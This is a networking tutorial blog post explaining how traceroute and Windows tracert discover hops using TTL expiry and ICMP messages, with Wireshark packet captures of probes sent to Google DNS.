Working of Traceroute using Wireshark

posted in **PENETRATION TESTING** on **JUNE 6, 2018** by **RAJ CHANDEL** with **0 COMMENT**

Hello Friends!! Today we are going to discuss working with traceroute using UDP/ICMP/TCP packets with help of Wireshark.


Traceroute or Tracert: It is a CUI based computer network diagnostic tools used in UNIX and Windows-like system respectively. It traces the path of a packet from the source machine to an Internet host such as Goole.com by calculating the average time taken each hop. Traceroute sends a UDP packet to the destination by taking benefit of ICMP's messages. It uses the ICMP error-reporting messages –Destination Unreachable and Time exceeded.

TTL: The time-to-live value, also known as hop limit, is used in determining the intermediate routers being traversed between source to the destination.

Hop: A hop is one portion of the path between source and destination. Data packets pass through bridges, routers and gateways as they travel between source and destination. On the internet, before the data reach its final destination, it goes through several routers and a hop occurs when an incoming packet is forwarded to the next router.

Asterisk (*): Denotes probe timeout which means that the router at that hop doesn't respond to the packet received from the source used for the traceroute due to firewall filter.

Working of Traceroute



Read below steps:

- Traceroute sends a UDP packet with a TTL = 1 from the source to destination.

- When the first router receives the UDP packet it reduce the TTL value by 1 (1-1=0) then drop the packet and sends an ICMP message “Time exceeded” to the source. Thus Traceroute makes a list of the router’s address and the time taken for the round-trip.

The TTL time exceeded ICMP message is sent after the TTL value of a UDP packet gets zero. In typical condition, a network doesn’t have such a diameter that lead the TTL=0. This could be possible when there is a routing loop. In this case, as the packet is sent back and forth between the looping points, the TTL keeps getting decremented until it becomes zero. And at last source receives ICMP Error message sent by the router.

- Again source device sends two more packets in the same way to get an average value of the round-trip time and again TTL gets zero when reached to the 2nd router and response through ICMP error message time exceeds.
- Traceroute keeps on doing this, and record the IP address and name of every router until the UDP packets reach to the destination address. Once it reached at the destination address reached, Time exceeded ICMP message is NOT sent back to the source.
- Since Traceroute uses the random port for sending UDP packets as result destination machine will drop the packet and send a new ICMP error message-Destination Unreachable to the source which indicates the UDP packets has reached to the destination address.

Tracert with Wireshark

As discusses above tracert is CLI utility for windows system to trace the path of a packet from source to destination. So here with help of the following command, we can observe the path of packet travels to reach Google DNS.

Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking

Syntax: tracert [options] Host IP

tracert 8.8.8.8

or

tracert -d 8.8.8.8

Traceroute generates a list of each hop by entering IP of routers that traversed between source and destination and average round-rip time. As result **hop 22 denotes** entry of destination i.e. Google DNS.

In order to notice the activity of traceroute, we have turned on Wireshark in the background.


Note: Result of tracert can vary each time for hop count but does not go beyond 30 hops because it is maximum hop limit.

Articles

Select Month

Facebook Page


Be the first of your friends to like this



At Wireshark we notice following points:


- ICMP echo request packet is used instead of UDP to send DNS query.
- The packet first goes from source 192.168.1.101 to first router 192.168.1.1 having ICMP echo request packet with TTL=1
- Router will drop that packet and sent ICMP Time Exceed error message to the source.

- All this happens 3 times before the source machine sends next packet by incrementing TTL value by 1 i.e. TTL=2.



Source	Destination	Protocol	Ler	Info
192.168.1.101	192.168.1.1	DNS	…	Standard query 0x8c5e PTR 8.8.8.8.in-addr.arpa
192.168.1.101	192.168.1.1	DNS	…	Standard query 0x8c5e PTR 8.8.8.8.in-addr.arpa
192.168.1.1	192.168.1.101	DNS	…	Standard query response 0x8c5e PTR 8.8.8.8.in-addr.arpa PTR goog
192.168.1.1	192.168.1.101	DNS	…	Standard query response 0x8c5e PTR 8.8.8.8.in-addr.arpa PTR goog
192.168.1.101	8.8.8.8	ICMP	…	Echo (ping) request id=0x0001, seq=206/52736, ttl=1 (no response
192.168.1.1	192.168.1.101	ICMP	…	Time-to-live exceeded (Time to live exceeded in transit)
192.168.1.101	8.8.8.8	ICMP	…	Echo (ping) request id=0x0001, seq=207/52992, ttl=1 (no response
192.168.1.1	192.168.1.101	ICMP	…	Time-to-live exceeded (Time to live exceeded in transit)
192.168.1.101	8.8.8.8	ICMP	…	Echo (ping) request id=0x0001, seq=208/53248, ttl=1 (no response
192.168.1.1	192.168.1.101	ICMP	…	Time-to-live exceeded (Time to live exceeded in transit)
192.168.1.101	192.168.1.1	DNS	…	Standard query 0x247f PTR 1.1.168.192.in-addr.arpa

Form this image we can observe ICMP echo reply message is sent from 8.8.8.8 (destination) to 192.168.1.101 (source) for TTL 22.




192.168.1.101	8.8.8.8	ICMP	…	Echo (ping) request	id=0x0001, seq=268/3073,	ttl=21 (no respon
192.168.1.101	8.8.8.8	ICMP	…	Echo (ping) request	id=0x0001, seq=269/3329,	ttl=22 (reply in
8.8.8.8	192.168.1.101	ICMP	…	Echo (ping) reply	id=0x0001, seq=269/3329,	ttl=46 (request i
192.168.1.101	8.8.8.8	ICMP	…	Echo (ping) request	id=0x0001, seq=270/3585,	ttl=22 (reply in
8.8.8.8	192.168.1.101	ICMP	…	Echo (ping) reply	id=0x0001, seq=270/3585,	ttl=46 (request i
192.168.1.101	8.8.8.8	ICMP	…	Echo (ping) request	id=0x0001, seq=271/3841,	ttl=22 (reply in
8.8.8.8	192.168.1.101	ICMP	…	Echo (ping) reply	id=0x0001, seq=271/3841,	ttl=46 (request i

Traceroute with Wireshark (via UDP packets)

As discussed above traceroute in utility for Unix -like the system to trace the path of a packet from source to destination. So here with help of the following command, we can observe the path of packet travels to reach Google DNS.

Syntax: traceroute [options] Host IP

traceroute 8.8.8.8




Traceroute generates a list of each hop by entering IP of routers that comes between source and destination and average round-rip time. As result **hop 21 denotes** entry of destination i.e. Google DNS.

In order to notice the activity of traceroute, we have turned on Wireshark in the background.

Note: Result of traceroute can vary each time for hop count but does not go beyond 30 hops because it is maximum hop limit.

At Wireshark we notice following points:


- UDP packet is used to send DNS query with help of 32-bit payload.
- The packet first goes from source 192.168.1.101 to first router 192.168.1.1 having ICMP request packet with TTL=1
- Router will drop that packet and sent ICMP Time Exceed error message to the source.
- All this happens 3 times before the source sent next packet with increment TTL value by 1 i.e. TTL=2.




Source	Destination	Protocol	Ler	Info
192.168.1.102	139.59.75.99	NTP	…	NTP Version 4, client
139.59.75.99	192.168.1.102	NTP	…	NTP Version 4, server
192.168.1.102	8.8.8.8	UDP	…	36199 → 33434 Len=32
192.168.1.102	8.8.8.8	UDP	…	58974 → 33435 Len=32
192.168.1.102	8.8.8.8	UDP	…	51716 → 33436 Len=32
192.168.1.102	8.8.8.8	UDP	…	54623 → 33437 Len=32
192.168.1.102	8.8.8.8	UDP	…	35800 → 33438 Len=32
192.168.1.102	8.8.8.8	UDP	…	60535 → 33439 Len=32
192.168.1.102	8.8.8.8	UDP	…	41540 → 33440 Len=32
192.168.1.102	8.8.8.8	UDP	…	51446 → 33441 Len=32
192.168.1.102	8.8.8.8	UDP	…	55330 → 33442 Len=32
192.168.1.102	8.8.8.8	UDP	…	54679 → 33443 Len=32
192.168.1.102	8.8.8.8	UDP	…	34975 → 33444 Len=32
192.168.1.102	8.8.8.8	UDP	…	46706 → 33445 Len=32
192.168.1.102	8.8.8.8	UDP	…	56440 → 33446 Len=32
192.168.1.102	8.8.8.8	UDP	…	46824 → 33447 Len=32
192.168.1.102	8.8.8.8	UDP	…	37066 → 33448 Len=32
192.168.1.102	8.8.8.8	UDP	…	36065 → 33449 Len=32
192.168.1.1	192.168.1.102	ICMP	…	Time-to-live exceeded (Time to live exceeded in tr
192.168.1.102	192.168.1.1	DNS	…	Standard query 0x3481 PTR 1.1.168.192.in-addr.arpa
192.168.1.1	192.168.1.102	ICMP	…	Time-to-live exceeded (Time to live exceeded in tr
192.168.1.1	192.168.1.102	ICMP	…	Time-to-live exceeded (Time to live exceeded in tr
120.57.48.1	192.168.1.102	ICMP	…	Time-to-live exceeded (Time to live exceeded in tr
59.180.212.2…	192.168.1.102	ICMP	…	Time-to-live exceeded (Time to live exceeded in tr
120.57.48.1	192.168.1.102	ICMP	…	Time-to-live exceeded (Time to live exceeded in tr

In tracert we have seen that each TTL value between source to the first router proceeds 3 times, similarly same techniques followed by UDP. To demonstrate this we have explored UDP packets 5,6,7 and 8th continuously.


In the 5th packet, we observe the UDP packet sent by source (192.168.1.102) to destination 8.8.8.8 on port 33435 and count as **Hop #1, attempt #1**.



